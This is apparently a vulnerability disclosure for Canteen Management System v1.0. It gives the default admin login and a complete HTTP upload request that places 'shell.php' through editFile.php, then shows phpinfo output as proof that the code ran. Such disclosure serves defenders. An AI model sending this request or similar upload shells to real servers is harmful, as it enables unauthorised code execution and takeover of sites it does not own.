HuahuaDaren Create RCE-1.md History

1 contributor

52 lines (34 sloc) | 1.81 KB

Canteen Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: Qianxin Niu

vendors: https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/rootadmin (Super Admin account)

Vulnerability url: ip/youthappam/php_action/editFile.php?id=1

Loophole location: Canteen Management System's editFile.php file exists arbitrary file upload (RCE)

Request package for file upload：'

```
POST /youthappam/php_action/editFile.php?id=1 HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=lf9hph2449vgrcadcct2jgd8ne
Connection: close
Content-Type: multipart/form-data; boundary=--------------------------8858262292627
Content-Length: 422

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Content-Disposition: form-data; name="old_image"


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Content-Disposition: form-data; name="productImage"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
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Content-Disposition: form-data; name="btn"


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```


The files will be uploaded to this directory \youthappam\assets\myimages\

We visited the directory of the file in the browser and found that the code had been executed



PHP Version 8.1.0

System	Windows NT F5 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD
Build Date	Nov 23 2021 21:44:22
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..\instantclient\s object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--w